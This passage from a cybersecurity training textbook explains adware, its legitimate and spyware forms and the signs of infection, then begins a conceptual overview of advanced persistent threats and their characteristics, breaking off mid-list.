


Figure 7.1: Screenshot showing PUAs detected and blocked

Adware

- A software or a program that supports advertisements and generates **unsolicited ads and pop-ups**
- Tracks the cookies and **user browsing patterns** for marketing purposes and collects user data
- Consumes additional bandwidth, and **exhausts CPU** resources and memory

Indications of Adware

Frequent system lag	**Disparity in the default browser homepage**
Inundated advertisements	**Presence of new toolbar or browser add-ons**
Incessant system crash	**Slow Internet**

Adware

Adware refers to software or a program that supports advertisements and generates unsolicited ads and pop-ups. It tracks cookies and user browsing patterns for marketing purposes and to display advertisements. It collects user data such as visited websites to customize advertisements for the user. Legitimate software can be embedded with adware to generate revenue, in which case the adware is considered a legitimate alternative provided to customers who do not wish to pay for the software. In some cases, legitimate software may be embedded with adware by an attacker or a third party to generate revenue.

Software containing legitimate adware typically provides the option to disable ads by purchasing a registration key. Software developers utilize adware as a means to reduce development costs and increase profits. Adware enables them to offer software for free or at reduced prices, motivating them to design, maintain, and upgrade their software products.

Adware typically requires an Internet connection to run. Common adware programs include toolbars on a user's desktop or those that work in conjunction with the user's web browser. Adware may perform advanced searches on the web or a user's hard drive and may provide features to improve the organization of bookmarks and shortcuts. Advanced adware may also include games and utilities that are free to use but display advertisements while the programs launch. For example, users may be required to wait until an ad is completed before watching a YouTube video.

While adware can be beneficial by offering an alternative to paid software, attackers can misuse adware to exploit users. When legitimate adware is uninstalled, the ads should stop. Further, legitimate adware requests a user for permission before collecting user data. However, when user data are collected without the user's permission, the adware is malicious. Such adware is termed spyware and can affect the user's privacy and security. Malicious adware is installed on a computer via cookies, plug-ins, file sharing, freeware, and shareware. It consumes additional bandwidth and exhausts CPU resources and memory. Attackers perform spyware attacks and collect information from the target user's hard drive about visited websites or keystrokes in order to misuse the information and conduct fraud.


Indications of Adware

- **Frequent system lag**: If the system takes longer than usual to respond, it may have adware infection. Adware also affects the processor speed and consumes memory, degrading performance.
- **Inundated advertisements:** The user is flooded with unsolicited advertisements and pop-ups in the user interface while browsing. Occasionally, the advertisements can be very challenging to close, paving way to malicious redirections.
- **Incessant system crash:** The user's system may crash or freeze constantly, occasionally displaying the blue screen of death (BSoD).
- **Disparity in the default browser homepage:** The default browser homepage changes unexpectedly and redirects to malicious pages that contain malware.
- **Presence of new toolbar or browser add-ons:** The installation of a new toolbar or browser add-on without the user's consent is an indication of adware.
- **Slow Internet:** Adware may cause the Internet connection to slow down even in normal usage by downloading huge advertisements and unwanted items in the background.

LO#02: Summarize Advanced Persistent Threat (APT) Concepts

APT Concepts

Advanced persistent threats are a major security concern for any organization, as they represent threats to the organization's assets, resources, financial records, and other confidential data. APT attacks can damage the reputation of an organization by revealing sensitive data. This section discusses APTs as well as their characteristics and lifecycle.



What are Advanced Persistent Threats?

An advanced persistent threat is defined as a type of network attack whereby an attacker gains unauthorized access to a target network and remains in the network without being detected for a long time. The word "advanced" signifies the use of techniques to exploit the underlying vulnerabilities in the system. The word "persistent" signifies the external command-and-control (C&C) system that continuously extracts the data and monitors the victim's network. The word "threat" signifies human involvement in coordination. APT attacks are highly sophisticated attacks whereby an attacker uses well-crafted malicious code along with a combination of multiple zero-day exploits to gain access to the target network. These attacks involve well-planned and coordinated techniques whereby attackers erase evidence of their malicious activities after their objectives have been fulfilled. APT attacks are usually performed on organizations possessing valuable information, such as financial, healthcare, defense and aerospace, manufacturing, and business organizations. The main objective of these attacks is to obtain sensitive information rather than sabotaging the organization and its network.

Information obtained by an attacker through APT attacks includes:

- Classified documents
- User credentials
- Employee's or customer's personal information
- Network information
- Transaction information
- Credit card information
- Organization's business strategy information
- Control system access information

Characteristics of Advanced Persistent Threats

Objectives	Obtaining **sensitive information** or fulfilling political or strategic goals
Timeliness	Time taken by the attacker from **assessing the target system** for vulnerabilities to gaining and maintaining the access
Resources	Amount of **knowledge, tools, and techniques** required to perform an attack
Risk Tolerance	Level up to which the **attack remains undetected** in the target's network
Skills and Methods	**Methods and tools** used by the attackers to perform a certain attack
Actions	APT consists of a certain number of technical "actions" that causes them to differ from other cyberattacks
Attack Origination Points	Numerous attempts to gain entry into the target's network

Characteristics of Advanced Persistent Threats (Cont'd)

Numbers Involved in the Attack	Number of **host systems** that are involved in the attack
Knowledge Source	Gathering information through online sources about specific threats
Multi-phased	APT attacks are **multiphased** which include reconnaissance, gaining access, discovery, capture, and data exfiltration
Tailored to the Vulnerabilities	APTs target-specific vulnerabilities present in the **victim's network**
Multiple Points of Entry	The adversary creates **multiple points of entry** through the server to maintain access to the target network
Evading Signature-Based Detection Systems	APT attacks can **easily bypass** the security mechanisms such as firewall, antivirus software, IDS/IPS, and email spam filter
Specific Warning Signs	Specific indications of an APT attack include inexplicable **user account activities**, presence of backdoors, unusual file transfers and file uploads, unusual database activity, etc.

Characteristics of Advanced Persistent Threats

APTs have various characteristics based on which attackers can design and plan their activities to successfully launch an attack.

According to security researchers Sean Bodmer, Dr. Max Kilger, Jade Jones, and Gregory Carpenter, some key characteristics of APTs are as follows:

- **Objectives**

  The main objective of any APT attack is to repeatedly obtain sensitive information by gaining access to the organization's network for illegal earnings. Another objective of an APT may be spying for political or strategic goals.

- **Timeliness**

  It refers to the time taken by an attacker from assessing the target system for vulnerabilities to exploiting them to gain and maintain access to the target system.

- **Resources**

  It is defined as the amount of knowledge, tools, and techniques required to perform an attack. APT attacks are more sophisticated attacks performed by highly skilled cyber-criminals, and they require considerable resources.

- **Risk Tolerance**

  It is defined as the level up to which the attack remains undetected in the target network. APT attacks are well planned and executed with proper knowledge of the target network, which helps them remain undetected in the network for a long time.

- **Skills and Methods**

  These are the methods and tools used by attackers to perform a certain attack. The methods used for performing the attack include various social engineering techniques to gather information about the target, techniques to prevent detection by security mechanisms, and techniques to maintain access for a long time.

- **Actions**

  APT attacks follow a certain number of technical "actions" that make them different from other types of cyber-attacks. The main objective of such attacks is to maintain their presence in the victim's network for a long time and extract as much data as possible.

- **Attack Origination Points**

  They refer to the numerous attempts made to gain entry into the target network. Such points of entry can be used to gain access to the network and launch further attacks. To succeed in gaining initial access, the attacker needs to conduct exhaustive research to identify the vulnerabilities and gatekeeper functions in the target network.

- **Numbers Involved in the Attack**

  It is defined as the number of host systems involved in the attack. APT attacks are usually performed by a crime group or crime organization.

- **Knowledge Source**

  It is defined as the gathering of information through online sources about specific threats, which can be further exploited to perform certain attacks.

- **Multi-phased**

  One of the important characteristics of APTs is that they follow multiple phases to execute an attack. The phases followed by an APT attack are reconnaissance, access, discovery, capture, and data exfiltration.

- **Tailored to the Vulnerabilities**

  The malicious code used to execute APT attacks is designed and written such that it targets the specific vulnerabilities present in the victim's network.

- **Multiple Points of Entries**

